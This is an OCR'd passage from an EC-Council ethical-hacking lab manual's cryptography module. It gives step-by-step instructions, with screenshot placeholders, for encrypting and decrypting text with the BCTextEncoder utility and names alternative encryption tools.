


Figure 1.5.13: Decrypted file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In real time, network administrators or ethical hackers use this tool to encrypt files and send it to the intended persons to safeguard the integrity of the files.

18. This concludes the demonstration of performing data encryption using the Advanced Encryption Package.
19. Close all open windows and document all the acquired information.

TASK 6 Encrypt and Decrypt Data using BCTextEncoder

Here, we will use the BCTextEncoder tool to encrypt and decrypt data.

TASK 6.1 Encrypt the Data

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\BCTextEncoder** and double click **BCTextEncoder_v.1.03.2.1.exe**.
2. The **BCTextEncoder Utility** window appears, as shown in the screenshot.

BCTextEncoder simplifies encoding and decoding text data. Plain text data are compressed, encrypted, and converted to text format, which can then be easily copied to the clipboard or saved as a text file. This utility software uses public key encryption methods and password-based encryption, as well as strong and approved symmetric and public key algorithms for data encryption.




Figure 1.6.1: Main window of BCTextEncoder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. To encrypt the text, insert text in the clipboard.

   Or

   Select the data that you want to encode and paste it to the clipboard by pressing **Ctrl+V**.

4. Ensure that the **password** option is selected in the **Encode by** field and click **Encode**.




Figure 1.6.2: BCTextEncoder: Secret information in clipboard

5. The **Enter password** pop-up appears; enter the password into the **Password** field and retype it in the **Confirm** field; then, click **OK**. Here, we use the password **test@123**.




Figure 1.6.3: Set the password for encryption

6. **BCTextEncoder** encodes the text and displays it in under the **Encoded text** section, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.4: Encoded text

TASK 6.2

Decrypt the Data

7. To decrypt the data, first, you need to clean the **Decoded plain text** in the clipboard, and then click the **Decode** button.




Figure 1.6.5: Decoding data

8. The **Enter password for encoding text** dialog-box appears; insert the **Password** (**test@123**) into the password field and click **OK**.




Figure 1.6.6: Enter the password for decoding

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other cryptography tools such as **AxCrypt** (https://www.axcrypt.net), **Microsoft Cryptography Tools** (https://docs.microsoft.com), and **Concealer** (https://www.belightsoft.com) to encrypt confidential data.

9. The decoded plain text appears under the **Decoded plain text** section, as shown in the screenshot.

